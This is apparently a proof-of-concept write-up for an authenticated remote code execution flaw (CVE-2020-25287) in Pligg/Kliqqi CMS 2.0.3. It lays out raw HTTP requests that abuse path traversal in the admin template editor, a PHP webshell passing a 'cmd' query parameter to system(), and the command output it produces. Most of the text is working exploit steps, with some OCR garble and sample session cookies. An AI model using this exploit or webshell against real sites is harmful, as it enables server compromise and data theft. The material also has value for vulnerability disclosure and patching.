pligg

pligg 2.0.3 - CVE-2020-25287


- Description : We can acces to anyfile using `the_file` parameter by template editor menu because of no check on extension and then create webshell into existing php file for exemple
- Affected version : 2.0.3

Information

To make this PoC, i just installed the sofware(`https://github.com/Kliqqi-CMS/Kliqqi-CMS`) using WAMP on Windows

- Vulnerability Type : Remote command execution (Authenticated RCE)

POC




Choose a file to open:

If the dropdown menu below is filled with blank entries, you will need to CHMOD your template directory to 777

../templates/bootstrap/about_box.tpl

Go to `/admin/admin_editor.php` intercept the request and change the path to file.

for exemple to get `index.php` of application :




```
POST /admin/admin_editor.php HTTP/1.1
Host: kliqqi
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://kliqqi
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://kliqqi/admin/admin_editor.php
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: panelState=CollapseManage%7CCollapseSettings%7CCollapseTemplate; PHPSESSID=[illegible];
mnm_user=Admin; mnm_key=[illegible]
Connection: close

the_file=..%2Findex.php&open=Open
```

```
<!-- template_editor.tpl -->
<legend>Template Editor</legend>

                <h3>File Opened</h3>
                <form action="" method="post" onsubmit="if (this.updatedfile.value!='' || confirm('Are you sure
you want to save this as an empty file?')) this.isempty.value=1; else return false;">
                        <input type="hidden" name="the_file2" value="../index.php" />
                        <p><strong>Currently open: ../index.php</strong></p>
                        <textarea rows="30" class="col-md-12" id="editor" name="updatedfile">&lt;?php


function str_ends_with($haystack, $needle) {
        return ( substr ($haystack, -strlen ($needle) ) === $needle) || $needle === '';
}

/* If the URL is too verbose (specifying index.php or page 1), then, of course
 * we just want the main page, which defaults to page 1 anyway. */
$url = parse_url ($_SERVER['REQUEST_URI']);
if (strpos($_SERVER['REQUEST_URI'],'index.php') !== false || ( isset ($_GET['page']) &amp;&amp; $_GET['page'] ==
1))
{
        header(&quot;HTTP/1.1 301 Moved Permanently&quot;);
        $_SERVER['QUERY_STRING'] = str_replace('page=1','',$_SERVER['QUERY_STRING']);
        header (&quot;Location: ./&quot;.($_SERVER['QUERY_STRING'] ? '?'.$_SERVER['QUERY_STRING'] : ''));
        exit;
}
elseif (str_ends_with($url['path'], '/page/1') || str_ends_with($url['path'], '/page/1/'))
{
        header(&quot;HTTP/1.1 301 Moved Permanently&quot;);
        header (&quot;Location: ../&quot;.($_SERVER['QUERY_STRING'] ? '?'.$_SERVER['QUERY_STRING'] : ''));
        exit;
}

include_once('internal/Smarty.class.php');
$main_smarty = new Smarty;

include('config.php');
include(mnminclude.'html1.php');
include(mnminclude.'link.php');
include(mnminclude.'tags.php');
include(mnminclude.'search.php');
```

```
POST /admin/admin_editor.php HTTP/1.1
Host: kliqqi
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://kliqqi
Content-Type: application/x-www-form-urlencoded
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://kliqqi/admin/admin_editor.php
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: panelState=CollapseManage%7CCollapseSettings%7CCollapseTemplate; PHPSESSID=1fkc3gtrv5o1golmt5md3; mnm_user=Admin; mnm_key=QWRtaW46MjI0R2dEVTAxZncxZzpl
Connection: close

the_file=..%2Findex.php&open=Open
```

just click on "show response in browser", and edit the file to suit your needs



Template Editor

File Opened


Currently open: ../index.php

```
<?php

if($_GET['cmd']){
        system($_GET['cmd']);
}

function str_ends_with($haystack, $needle) {
        return ( substr ($haystack, -strlen ($needle) ) === $needle) || $needle === '';
}
```

for exemple :

```
    if($_GET['cmd']){
      system($_GET['cmd']);
  }
```

finaly go to `website.fr?cmd=dir` .



```
.. 13/09/2020 13:10 435 .gitattributes 13/09/2020 13:10 866 .gitignore 13/09/2020 13:10

    admin 13/09/2020 13:10 1�448 advancedsearch.php 13/09/2020 13:10

        avatars 13/09/2020 14:44

            cache 13/09/2020 13:10 2�121 checkfield.php 13/09/2020 13:10 35�915 class.compiler.php 13/09/2020 13:10 5�212 class.config.php 13/09/2020 13:10 28�434 class.template.php 13/09/2020 13:10 2�275 cloud.php 13/09/2020 13:10 57 composer.json 13/09/2020 13:10 2�158 composer.lock 13/09/2020 13:10 6�529 config.php 13/09/2020 13:10 171 Config_File.class.php 13/09/2020 13:10 1�657 cvote.php 13/09/2020 13:10 5�887 delete.php 13/09/2020 13:10 1�349 deletegroup.php 13/09/2020 13:10 4�915 edit.php 13/09/2020 13:10 5�383 editgroup.php 13/09/2020 13:10 16�761 editlink.php 13/09/2020 13:10 607 error_404.php 13/09/2020 13:10 4�878 favicon.ico 13/09/2020 13:10 1�186 groupadmin.php 13/09/2020 13:10 2�990 groups.php 13/09/2020 13:10 1�414 group_share.php 13/09/2020 13:10 7�486 group_story.php 13/09/2020 13:10 16�333 htaccess.default 13/09/2020 15:34 6�002 index.php 13/09/2020 13:10

                install 13/09/2020 13:10

                    internal 13/09/2020 13:10 5�539 join_group.php 13/09/2020 13:20

                        languages 13/09/2020 13:21

                            libs 13/09/2020 13:10 17�193 LICENSE.txt 13/09/2020 13:10 1�671 live.php 13/09/2020 13:10 7�528 live2.php 13/09/2020 13:10 2�654 live_comments.php 13/09/2020 13:10 3�352 live_published.php 13/09/2020 13:10 3�401 live_unpublished.php 13/09/2020 13:10 7�491 load_data.php 13/09/2020 13:10 753 load_data_for_groups.php 13/09/2020 13:10 860 load_data_for_search.php 13/09/2020 13:10 2�446 load_data_for_topusers.php 13/09/2020 13:10 10�324 login.php 13/09/2020 13:10

                                logs 13/09/2020 13:10 816 module.php 13/09/2020 13:10

                                    modules 13/09/2020 13:10 6�066 new.php 13/09/2020 13:10 1�339 out.php 13/09/2020 13:10 1�695 page.php 13/09/2020 13:10

                                        plugins 13/09/2020 13:10 17�894 profile.php 13/09/2020 13:10 20�121 readme.html 13/09/2020 13:10 4�179 recover.php 13/09/2020 13:10 6�663 register.php 13/09/2020 13:10 670 register_complete.php 13/09/2020 13:10 1�235 robots.txt 13/09/2020 13:10 8�224 rss.php 13/09/2020 13:10 686 rssfeeds.php 13/09/2020 13:10 6�021 rsssearch.php 13/09/2020 13:10 6�617 search.php 13/09/2020 13:10 1�375 settemplate.php 13/09/2020 13:35 182 settings.php 13/09/2020 13:10 13�282 story.php 13/09/2020 13:10 5�153 storyrss.php 13/09/2020 13:10 24�915 submit.php 13/09/2020 13:10 5�884 submit_groups.php 13/09/2020 13:10

                                            templates 13/09/2020 13:10 6�026 topusers.php 13/09/2020 13:10 2�797 trackback.php 13/09/2020 13:10 28�159 user.php 13/09/2020 13:10 9�913 userrss.php 13/09/2020 13:10 1�900 user_add_remove_links.php 13/09/2020 13:10 2�662 user_settings.php 13/09/2020 13:10 2�534 validation.php 13/09/2020 13:13

                                                vendor 13/09/2020 13:10 1�903 vote.php 13/09/2020 13:10 4�223 vote_total.php 13/09/2020 13:10

                                                    widgets 67 fichier(s) 418�815 octets 15 R�p(s) 169�584�238�592 octets libres
```